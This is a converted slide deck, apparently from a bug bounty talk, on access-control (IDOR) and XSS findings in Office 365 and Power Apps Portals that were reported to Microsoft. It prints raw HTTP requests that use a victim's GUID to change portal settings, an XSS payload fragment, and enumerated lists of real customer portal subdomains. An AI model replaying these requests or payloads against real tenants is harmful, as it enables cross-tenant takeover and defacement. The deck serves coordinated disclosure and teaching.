

The Road Towards 365 Bugs in Microsoft Office 365



Who Am I?



Dr.-Ing Ashar Javed,

Security Engineer @ HAEE ,

Speaker@Black Hat Europe, HITB, OWASP Spain, DeepSec etc.

#1 in Microsoft's Top 100 Security Researcher List -2018

#4 in Microsoft's Most Valuable Researcher List -2019 & 2020

<https://carbon.now.sh>



<https://twitter.com/soaj1664ashar/status/1274655027781656578>

Three P's of Participation in Microsoft's Bug Bounty Program

Pain
Patience
Peso

A Tour of Office 365, Azure & SharePoint, through the Eyes of a Bug Hunter

by

Dr.-Ing Ashar Javed

#1 in Microsoft's Top 100 Security Researcher List - 2018

@

DEEPSEC

IN-DEPTH SECURITY CONFERENCE EUROPE
27TH TO 30TH OF NOVEMBER 2018
THE IMPERIAL RIDING SCHOOL VIENNA

<https://slides.com/mscasharjaved/a-tour-of-office-365-azure-sharepoint-through-the-eyes-of-a-bug-hunter>

**Office 365 OR
Microsoft 365**

SharePoint admin center <https://www.office.com/?auth=2>

Office 365

Search

Install Office

Good afternoon

Start new         

Outlook OneDrive Word Excel PowerPoint OneNote SharePoint Teams

Yammer Dynamics 365 Flow Admin Project Stream Video Whiteboard Delve

PowerApps Kaizala Power BI Sway To Do Security Planner People MyAnalytics

Forms Compliance Calendar All apps

Feedback

8

Finding a bug in Office
365 is a challenging task
given ...

Manpower of an in-house Security Professionals

3. Secure testing and monitoring

Microsoft has over 3,500 cybersecurity experts who work on your behalf 24x7x365. This number includes over 200 professionals who identify potential vulnerabilities through red and blue team exercises. The red team tries to

Office 365 development
follows Microsoft
**Security Development
Life-cycle**

Yearly THIRD-PARTY (NCC Group) vulnerability assessment of Office 365

Public Bug Bounty
Program i.e., Microsoft
Online Services Bounty
Program

**Feeling of having an
impact on million of
companies and billion of
users ...**

MSRC Case 57985

All your Power Apps
Portals are belong to us



Microsoft Security Response Center <secure... Mon, Apr 27, 8:42 PM



to Microsoft, me, MSFT ▾

Hi Ashar,

There seems to be an issue with the bounty email template. I see the amount adjudicated as
\$8000.

Regards,

Tina

MSRC

•••

COMPUTER SECURITY

THIRD
EDITION



Dieter Gollmann

https://nanopdf.com/download/computer-security-third-edition-dieter-gollmann_pdf

Access Control

Authentication + Authorization

authentication verify a user's identity while authorization revolves around actions (unauthorized or authorized)

"The user identity is a parameter in access control decisions."








Dieter Gollmann

Insecure Direct Object Reference (IDOR)

Missing Access Control ...

Office 365 Business Apps All apps Tips and Tricks

Add-Ins →

**Admin**
Your admin web portal for subscri...**Calendar**
Schedule and share meeting and e...**Compliance**
Meet your organization's legal, req...**Dynamics 365**
Break down the silos between your...**Dynamics 365 for
Operations****Excel**
Discover and connect to data, mo...**Forms**
Create surveys, quizzes, and polls a...**Kaizala**
A simple and secure mobile chat a...**Lists**
Allows users to create, share, and t...**OneDrive**
Store, access, and share your files i...**OneNote**
Capture and organize your notes a...**Outlook**
Business-class email through a ric...**People**
Organize your contact info for all y...**Power Apps**
Build mobile and web apps with the d...**PowerPoint**
Design professional presentations.**Project**
Develop project plans, assign tasks...**Security**
Go to Security**SharePoint**
Share and manage content, knowl...**To Do**
Keep track of your tasks in one pla...**Video**
Share videos of classes, meetings, ...**Whiteboard**
Ideate and collaborate on a freefor...**Word**
Bring out your best writing.**Business Apps**Customer Ser...
Out-of-the-box ...Dynamics 365...
BuqBounty2019...Portal Manag...
BuqBounty2019...Solution Healt...
BuqBounty2019...Project
BuqBounty2019...CRM Hub
BuqBounty2019...Resource Sche...
BuqBounty2019...**All apps**

Add-Ins



Admin



Atlassian



Calendar



CFS PROD De...



CFS PROD De...



Compliance




Dynamics 365



Dynamics 365...

Dynamics 365...
Dynamics 365...

Feedback Need help?

<https://www.office.com/apps?auth=2>


- Home
- Learn
- Apps
- Create
- Data
- Flows
- Chatbots
- AI Builder
- Solutions

Start from data




SharePoint Excel Online SQL Server Common Data Service Other data sources

Make your own app




Canvas app from blank

Canvas app



Model-driven app from blank

Model-driven app



Portal from blank

Portal

[All templates →](#)

Learning for every level



Get started with Power Apps

Beginner 51 mins



Author a basic formula to change properties in a...

Beginner 42 mins



Work with external data in a Power Apps canvas app

Intermediate 43 mins




Manage and share apps in Power Apps

Beginner 42 mins

Your apps

<https://make.powerapps.com>

Portal from blank



Create a website to share data with external and internal users. This template comes with sample pages to get you quickly started. [Learn more](#)

Portal

TIP: We'd need to install portal solution packages on this environment, and this may take a while. To try portals quickly, use an environment with the required packages already installed or create a new environment using the link. [Create new environment](#)

Name *

Address *

 .powerappspartials.com

Language

 English

By clicking on Create, you agree to the [Terms and Conditions](#) and the [Terms of Service](#).

[Privacy and Cookies](#)

Create

Cancel

<https://make.powerapps.com/environments/Default-dd90afce-820f-4d35-9273-391c9cdcc6/home>

Environ
</script>

Edit Browse Share Settings Delete Details

Apps

Apps Component libraries (preview)

Your trial portal app will expire in 28 days. To keep it, convert it to production. Learn more about trials.

Name	Modified	Owner	Type
Portal Management	... 2 d ago	"></title></script><img src=x o...	Model-driven
Solution Health Hub	... 3 mo ago	SYSTEM	Model-driven
Asset Checkout	... 4 mo ago	Ashar Javed	Model-driven
Innovation Challenge	... 4 mo ago	Ashar Javed	Model-driven
Fundraiser	... 4 mo ago	Ashar Javed	Model-driven
<input checked="" type="checkbox"/> newBLANKKKportal	... 2 d ago	"></title></script><img src=x o...	Portal

Portal settings

Name *
newBLANKKKportal

Address *
<https://poweraps.powerapps.com>

Language
English

Advanced options

Administration
See additional details and portal actions e.g. Update provide a custom domain
[Administration ↗](#)

Site settings
Configure website setting
[Site settings ↗](#)

<https://make.powerapps.com/environments/Default-dd90afce-820f-4d35-9273-391c9cdcdcc6/apps>

Address *

https://poweraps.powerappspartials.com



Language

English



Advanced options

Administration

See additional details and perform advanced portal actions e.g. Update website address or provide a custom domain name. [Learn more](#)

[Administration](#)

Site settings

Configure website settings. [Learn more](#)

Address *

***.microsoftcrmpartals.com**

***.powerappspartals.com**



OWASP / Amass

[Watch](#) 144[Star](#) 4.3k[Fork](#) 760[Code](#)[Issues 53](#)[Pull requests 5](#)[Actions](#)[Projects](#)[Wiki](#)[Security](#)[Insights](#)[master](#)[2 branches](#)[120 tags](#)[Go to file](#)[Code](#)[caffix v3.10.5 release](#)

✓ 89a8960 on 4 Oct 1,316 commits

[.circleci](#)

fix for Go modules and the Code Climate Test Reporter

6 months ago

[cmd/amass](#)

data source responses are cached in passive mode

last month

[config](#)

various small enhancements

2 months ago

[datasrcs](#)Merge branch 'develop' of <https://github.com/OWASP/Amass> into devel...

last month

[doc](#)

Add missing flags to documentation

2 months ago

[enum](#)

constraints removed when querying data sources for new second-level ...

last month

[eventbus](#)

the queue implementation is a priority queue

3 months ago

[examples](#)

fixed #491 issue regarding the ZoomEye authentication process

2 months ago

[format](#)

v3.10.5 release

last month

About

[In-depth Attack Surface Mapping and Asset Discovery](#)[owasp.org/www-project-amass/](#)[go](#) [dns](#) [subdomain](#) [enumeration](#)
[recon](#) [osint](#) [osint-reconnaissance](#)
[network-security](#) [owasp](#) [maltego](#)[Readme](#)[Apache-2.0 License](#)[Releases 120](#)[v3.10.5](#) [Latest](#)
on 4 Oct<https://github.com/OWASP/Amass>

File Edit Format View Help

powerappspportals.com
mmservice.powerappspportals.com
hsecovid19dataentry.powerappspportals.com
windev4.powerappspportals.com
goget365.powerappspportals.com
code8.powerappspportals.com
lasercampportal.powerappspportals.com
retric.powerappspportals.com
warpforge.powerappspportals.com
nulc.powerappspportals.com
docuble.powerappspportals.com
pathsoc.powerappspportals.com
skyware.powerappspportals.com
customerportalprod.powerappspportals.com
xrm-live.powerappspportals.com
dunndashboard.powerappspportals.com
infusaiblog.powerappspportals.com
pwsselfservice.powerappspportals.com
di.powerappspportals.com
saueglobal.powerappspportals.com
akitaportal.powerappspportals.com
ktj-web-edi.powerappspportals.com
sondiz.powerappspportals.com
clinicportal.powerappspportals.com
hub-bodytek.powerappspportals.com
vasaloppetportal.powerappspportals.com
ptlliveportal.powerappspportals.com
hoffelijk.powerappspportals.com
leyfportal.powerappspportals.com
addevportal.powerappspportals.com
digitalculturenetwork.powerappspportals.com
cwportal.powerappspportals.com
upstreamworks-customer.powerappspportals.com
tekstacksupport.powerappspportals.com
codeworld.powerappspportals.com
cowrysupport.powerappspportals.com
dxrmscommunityportal.powerappspportals.com
services.powerappspportals.com
westport.powerappspportals.com
venhapranuvem.powerappspportals.com
partnerportal-sales.powerappspportals.com
solis-test.powerappspportals.com
kaikoura-tempaccom.powerappspportals.com

File Edit Format View Help

microsoftcrmpportals.com
cep1stpartyapp-gcch.microsoftcrmpportals.com
billing.microsoftcrmpportals.com
www.microsoftcrmpportals.com
ppp1.microsoftcrmpportals.com
p10.web2.mail.microsoftcrmpportals.com
pc28.microsoftcrmpportals.com
ems-asp2.videolab.microsoftcrmpportals.com
convergechallenge.microsoftcrmpportals.com
pics.microsoftcrmpportals.com
pc15.microsoftcrmpportals.com
cep1stpartyapp.microsoftcrmpportals.com
ftp.microsoftcrmpportals.com
cep3rdpartyapp-gcch.microsoftcrmpportals.com
cep3rdpartyapp.microsoftcrmpportals.com
host7.microsoftcrmpportals.com
cepmdm-gcc.microsoftcrmpportals.com
cepmdm.microsoftcrmpportals.com
cepdev3rdpartyapp.microsoftcrmpportals.com
cepsubmanagement-gcch.microsoftcrmpportals.com
cepmdm-gcch.microsoftcrmpportals.com
cepsubmanagement.microsoftcrmpportals.com
north52.microsoftcrmpportals.com
seesp.microsoftcrmpportals.com
2fuor.microsoftcrmpportals.com
ziplinezoning.microsoftcrmpportals.com
bchain.microsoftcrmpportals.com
msairband.microsoftcrmpportals.com
abs365.microsoftcrmpportals.com
shulive.microsoftcrmpportals.com
1gdc.microsoftcrmpportals.com
madisoncollege.microsoftcrmpportals.com
geneco.microsoftcrmpportals.com
enterprisenationsandbox.microsoftcrmpportals.com
2b-www.microsoftcrmpportals.com
centauri.microsoftcrmpportals.com
20-www.microsoftcrmpportals.com
rap.microsoftcrmpportals.com
enterprisenationportal.microsoftcrmpportals.com
olsconnect.microsoftcrmpportals.com
headsup.microsoftcrmpportals.com
tpfl.microsoftcrmpportals.com

 Portal Details

 Portal Actions

 Set up SharePoint integration

 Set up Power BI integration

 Run Portal Checker

 Manage portal authentication key

 Set up IP address restriction

Restart

Restart this portal.

Update Dynamics 365 URL

Update your Dynamics 365 URL if it has changed after provisioning.

Install Project Service Automation extension

Install the Project Service Automation extension for Partner portals

Install Field Service extension

Install the Field Service extension for Partner portals

Get Public Key

Click to get the public key of the Portal.

Get latest metadata translations

Click to get latest metadata translations

Disable custom errors

Disable custom errors on this portal.

Enable diagnostic logging

Enable diagnostic logging to get access to server errors for your portal.

Reset Portal

Reset this portal

Change base URL

Change base URL of this

Enable maintenance mode



```
POST /PortalDetails/CustomErrors HTTP/1.1
Host: portaladmin-nam.portal-infra.dynamics.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
__RequestVerificationToken:
Kl8FIKki4BkrzyoaafutAdd0v5umw5L2X64YVAJd_2qEev46_YsRJtyZn6gTG74WMaUM2Ph4rV CtB_x_-
2-gx3tmLDoBfp4gc7fMB61uR5Rld8IenXMYq2e9qMe9mUVxnIo5cCPMwXygmcNL9GhheA2
X-Requested-With: XMLHttpRequest
...
Referer: https://portaladmin-nam.portal-infra.dynamics.com/?tenantProductId=82f8be3a-4c9b-4a2b-a173-
ad50e1c14549&lcid=1033&geo=NAM
Cookie: ASP.NET_SessionId=lj5hzyhbwcy22aw3nx5nmf1t; ARRAffinity=7b10b6987
...
...
...
>{"portalId": "82f8be3a-4c9b-4a2b-a173-ad50e1c14549", "turnOn": true}
```

portalId or tenantProductId are of our interest

...

How you as an attacker can get
the `portalId` or
`tenantProductid` of the
victim?. The format as you had
seen looks

00000000-0000-0000-0000-000000000000

The answer you can find by looking at the source code of the PORTAL SITE.



```
<script type="text/javascript"> |  
  
window["Microsoft"] = window["Microsoft"] || {};  
window["Microsoft"].Dynamic365 = { Portal: { User: { contactId: '', userName: '' },  
version : '9.2.4.66', type: 'CommunityPortal', id: '79e7888b-bfd4-4cda-a7dc-e32e5a450e33'  
} } </script>
```



```
POST /PortalDetails/SetPortalMaintenanceMode HTTP/1.1
```

```
Host: portaladmin-nam.portal-infra.dynamics.com
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
```

```
Accept: application/json, text/plain, */*
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
_RequestVerificationToken:
```

```
fmu5pDPElItS8vLXBMuI4dcMt63b5zviMf0Qt7u1J5mDWKYq1xhnKuJDtB73CHgXUxqrCFZPkI8VuUxfXlq4sYYiDPLyj0sJDwVnAw3  
p4wY-wkPsLva8R65aE1d-4jQHAdtMM93CluN8qMAKRgY0Cw2
```

```
X-Requested-With: XMLHttpRequest
```

```
...
```

```
Origin: https://portaladmin-nam.portal-infra.dynamics.com
```

```
DNT: 1
```

```
Connection: close
```


```
Referer: https://portaladmin-nam.portal-infra.dynamics.com/?tenantProductId=CHANGEMETOTHEVICTIM'sGUID&  
lcid=1033&geo=NAM
```

```
Cookie: ASP.NET_SessionId=uh0dppanyqoevux2g0yypb5c; ARRAffinity=7b10b6 ...
```

```
...
```

```
...
```

```
{"isEnabled":true,"tenantProductId":"CHANGEMETOTHEVICTIM's  
GUID","maintenanceMode":2,"customPageUrl":"CHANGEMETOANYURLOFYOURCHOICE"}
```





```
POST /PortalDetails/UpdatePortalCertificates/79e7888b-bfd4-4cda-a7dc-e32e5a450e33 HTTP/1.1
Host: portaladmin-nam.portal-infra.dynamics.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: en-US,en;q=0.5|
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
__RequestVerificationToken: V0siuqFyGxG3Za6mEItEy_DI_Q1tDCKJb4DYDnVHXSGTSU2Cgr5R5ogscYT-
zEmkLA8a6Igdf704S7tfGWq46IcjSoXbIwEVqKe9wyFTsTXUb6I9c3hCKKwxMzFjtZvh6VQKFdrxqEM8qRY-
lcoGw2
X-Requested-With: XMLHttpRequest
Request-Id: |Paii.kazVx
Request-Context: appId=cid-v1:1c3cb3cf-b991-4686-a444-90802fe29844
Origin: https://portaladmin-nam.portal-infra.dynamics.com
DNT: 1
Connection: close
Referer: https://portaladmin-nam.portal-infra.dynamics.com/?tenantProductId=
CHANGEMETOTHEVICTIM'sGUID &lcid=1033&geo=NAM
Cookie: ASP.NET_SessionId=tb2ph0eawss3kxb0j2rxb5in; ARRAffinity=7b10b69
```





```
POST /PortalDetails/ChangeBaseUrl HTTP/1.1
Host: portaladmin-nam.portal-infra.dynamics.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
__RequestVerificationToken:
7qETcTFgn2LxAqgaucXFzaIfmN0b805tnmpzT1rrtYvNqT4oWL2atD1UvklsDPZX4--Di4u_Koa6MaCb7RbaKJ40xfyP3S0edpFYy
0AnHHYlm6hNZUDVMHwKfEeG1MeS_Q_WmAb2jHGIQ7i0QpcA2
X-Requested-With: XMLHttpRequest
Origin: https://portaladmin-nam.portal-infra.dynamics.com
DNT: 1
Connection: close
Referer: https://portaladmin-nam.portal-infra.dynamics.com/?tenantProductId= CHANGEMETO THE VICTIM's GUID
&lcid=1033&geo=NAM
Cookie: ASP.NET_SessionId=pppe3wobdvhsidqnwq3kyhlb; ARRAffinity=7b10b6987e99_TFU0xXXQQGswYb3HCPwVR-
j1PNrjJW5vaVUcZKhht2dTXyLx_qCU0SNiSo0F009ytGaehJGQVpBZDs-
Hmvo2I3iYoScLdM390TvVmApWVJ_VBsncTa7W1wtQczYr3XUHdT31P3uISX6rL08HuLL3hxPd6kKE3_gLeX6aKR2GhozrZEiFhQ;
__RequestVerificationToken=3bWkq1epNBBotDmxs0rE05GwRvftRNBMJARu7Kcqo23WqSUega3h-
7gC_xYCyUB2wB3gcAIIdRwjEZxxM85ZNkDrygIjvKANezFYDQphJGrw1

{"tenantProductId": " CHANGEMETO THE VICTIM's GUID ", "newSubDomain": "microsoft"}
```

404 Web Site not found.

You may be seeing this error due to one of the reasons listed below :

- Custom domain has not been configured inside Azure. See [how to map an existing domain](#) to resolve this.
- Client cache is still pointing the domain to old IP address. Clear the cache by running the command `ipconfig/flushdns`.

Checkout [App Service Domain FAQ](#) for more questions.

<https://www.youtube.com/embed/YYU-Xw-A-zQ?enablejsapi=1>

MSRC Case 54728

Cross-tenant privacy leak in Office 365

Bounty In-Scope Email CRM:0461129559 ➔ Inbox x



Microsoft Security Response Center <secure@microsoft.com>
to me ▾

Mon, Dec 2, 2019, 10:10 PM



Hello Ashar,

We're happy to inform you that your case 54728, severity(Important), security impact (Information Disclosure)is eligible for a **US\$5000.00 bounty** award under O365 Bounty Program. Congratulations and thank you for your continued support in helping to secure some of the world's largest platforms, products, and services.

To continue to protect the ecosystem, we ask that you follow [coordinated vulnerability disclosure](#) and not share this report publicly before we have notified you that this issue is fixed. A bounty award is not a confirmation of a fix or permission to disclose your findings publicly.

We will send this award to you in the coming days using your current bounty award payment provider information. If you have not yet selected a bounty award payment provider, you will receive a separate email with registration instructions.



Javed Ashar
Change picture

- Available
- Busy
- Do not disturb
- Be right back
- Appear away

- Reset status

- Be right back
- Set status message
- Saved
- Settings

Keyboard shortcuts

About

Download the desktop app

Download the mobile app

Sign out

More channels

Open the

